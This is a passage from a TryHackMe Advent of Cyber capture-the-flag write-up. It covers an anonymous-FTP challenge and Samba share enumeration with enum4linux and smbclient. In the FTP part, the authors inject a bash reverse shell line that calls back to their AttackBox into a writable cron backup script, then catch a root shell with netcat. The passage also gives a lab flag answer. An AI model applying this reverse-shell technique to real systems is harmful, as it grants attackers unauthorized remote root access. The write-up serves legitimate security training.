After running the command **ftp 10.10.118.60**, we are now connected to the FTP server. To access the server anonymous mode, we just need to enter anonymous in the name field. Having logged in successfully, we just enter the command **ls** to find the directories inside the FTP site, and we can see the four directories which are **backups**, **elf\_workshops**, **human\_resources** and **public**.

```
root@ip-10-10-56-5:~# ftp 10.10.118.60
Connected to 10.10.118.60.
220 Welcome to the TBFC FTP Server!.
Name (10.10.118.60:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          0          4096 Nov 16  2020 backups
drwxr-xr-x    2 0          0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0          0          4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534      65534      4096 Nov 16  2020 public
```

#### Question 2

As we can see in Question 1, the **public** directory has a different value from the others (65534), which means we can only access the data in that directory.

```
drwxr-xr-x    2 0          0          4096 Nov 16  2020 backups
drwxr-xr-x    2 0          0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0          0          4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534      65534      4096 Nov 16  2020 public
```

#### Question 3

After running **cd public**, we have changed to the public directory. By using **ls**, we can see there are two files, and one of them, **backup.sh**, is the script we're looking for.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113          341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113          24 Nov 16  2020 shoppinglist.txt
```

#### Question 4


We first download the shoppinglist.txt file from the FTP server to our device with the command **get shoppinglist.txt**. Next, we exit the FTP server and print the content of this file with **cat shoppinglist.txt**. By doing so, we can see that the movie is **The Polar Express**.

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
```

```
root@ip-10-10-56-5:~# cat shoppinglist.txt
The Polar Express Movie
```

#### Question 5

We used a similar command to the one we did in Question 4 (**get backup.sh**) to download the backup.sh file, then we exited the FTP server. After that, we replaced the commands executed in that script with our own malicious commands. To do that, we edited this file by executing **nano backup.sh**. We then follow up by adding the script **bash -i >& /dev/tcp/10.10.56.5/4444 0>&1** to the file.



A screenshot of a terminal window titled "root@ip-10-10-56-5: ~". The window shows the "File Edit View Search Terminal Tabs Help" menu bar. Below the menu is a toolbar with a "root@ip-10-10-56-5: ~" button and a "root@ip-10-10-56-5: ~" button. The main area is a nano text editor with the file "backup.sh" open. The code in the editor is:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.56.5/4444 0>&1
# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz"

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
```

Before uploading, we need to set up a netcat listener to catch the connection on our AttackBox using the command **nc -lvpn 4444**.

```
root@ip-10-10-56-5:~# nc -lvpn 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

We connect to the FTP server again anonymously and upload our malicious script to the public folder using **put backup.sh**. After around 1 minute, it should be sent back to our netcat listener.

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
383 bytes sent in 0.00 secs (15.8808 MB/s)
```

Lastly, when the connection is received, by running **cat /root/flag.txt**, we will get the flag, **THM{even\_you\_can\_be\_santa}**

```
root@ip-10-10-56-5:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.118.60 48380 received!
bash: cannot set terminal process group (1382): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
```

### Thought Process/Methodology:

We first needed to connect to the FTP server anonymously. By doing so, we discovered four directories inside the server, but only one of them was accessible. We changed to the public directory and listed all the files contained in the folder. We then found the file `backup.sh` and downloaded it to the AttackBox. We used the GNU Nano editor to add our malicious commands into the script, and saved it. Before re-uploading it back to the server, we needed to set up a netcat listener to catch the connection on our AttackBox first. After that, we connected to the FTP server anonymously again and uploaded the file that we had edited into the public directory. Lastly, we went back to the netcat listener and waited for the connection. Once it was received, we printed the content of the `/root/flag.txt` file and got the flag.

## **Day 10: Networking - Don't be sElfish!**

**Tools used:** enum4linux, smbclient

**Solution/Walkthrough:**

### Question 1

THM tells us we can use the **-h** flag for displaying the help message.

2. Run enum4linux and list all the possible options we could use, take time to study these for anything

interesting: `./enum4linux.pl -h`

After running the command `./enum4linux.pl -h`, we can see the explanations for the flags **-S**, **-a** and **-o**.

```
Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
```

```
Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
          This option is enabled if you don't provide any other
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050,
  -K n    Keep searching RIDs until n consecutive RIDs don't co-
          a username. Impies RID range ends at 999999. Useful
          against DCs.
  -l      Get some (limited) info via LDAP 389/TCP (for DCs on
  -s file brute force guessing for share names
  -k user User(s) that exists on remote system (default: admin
,krbtgt,domain admins,root,bin,none)
          Used to get sid with "lookupsid known_username"
          Use commas to try several users: "-k admin,user1,user2"
  -o      Get OS information
  -i      Get printer information
```

## Question 2

Using the command `./enum4linux.pl -U 10.10.172.110`, we can see there are 3 users on the Samba server.

```
=====
|   Users on 10.10.172.110   |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager
Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Wed Jun 22 09:54:53 2022
```

## Question 3

Using the command `./enum4linux.pl -S 10.10.172.110`, we can see there are 4 shares on the Samba server.

```
=====
|   Share Enumeration on 10.10.172.110   |
=====
WARNING: The "syslog" option is deprecated

      Sharename          Type      Comment
      -----            ----      -----
tbfc-hr             Disk      tbfc-hr
tbfc-it             Disk      tbfc-it
tbfc-santa          Disk      tbfc-santa
IPC$               IPC       IPC Service
```

## Question 4

We used the command `smbclient //10.10.172.110/tbfc-santa`. We knew that it didn't require a password because we were able to gain access to the share just by hitting Enter.

```
root@ip-10-10-231-48:~/Desktop/Tools/Miscellaneous# smbclient //10.10.172.110/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

## Question 5

After gaining access to the share, we simply used the command **ls** to see a list of directories. Then, we were able to see the directory **jingle-tunes**.

```
smb: \> ls
.
..
jingle-tunes
note_from_mcskidly.txt

          D      0  Thu Nov 12 02:12:07 2020
          D      0  Thu Nov 12 01:32:21 2020
          D      0  Thu Nov 12 02:10:41 2020
        N    143  Thu Nov 12 02:12:07 2020

10252564 blocks of size 1024. 5368116 blocks available
```

## **Thought Process/Methodology:**

Based on the information from THM, the first thing we had to do was display the help message for enum4linux so that we knew what commands to use. Having done so, we could answer Question 2 and Question 3 using the flags -U and -S respectively by referring to the additional options section in the help message. For Question 4, we used the smbclient tool as instructed by THM to access the Samba server and its shares. We used the command **smbclient //10.10.172.110/\*\*sharename\*\***, in which **\*\*sharename\*\*** is replaced with one of the names of the shares we got from the list in Question 3. We went through all the shares until we found the one that didn't require a password, which was **tbfc-santa**. Having gained access to it, we used **ls** to see that the only directory in the share was **jingle-tunes**, considering that the only other file was a text file.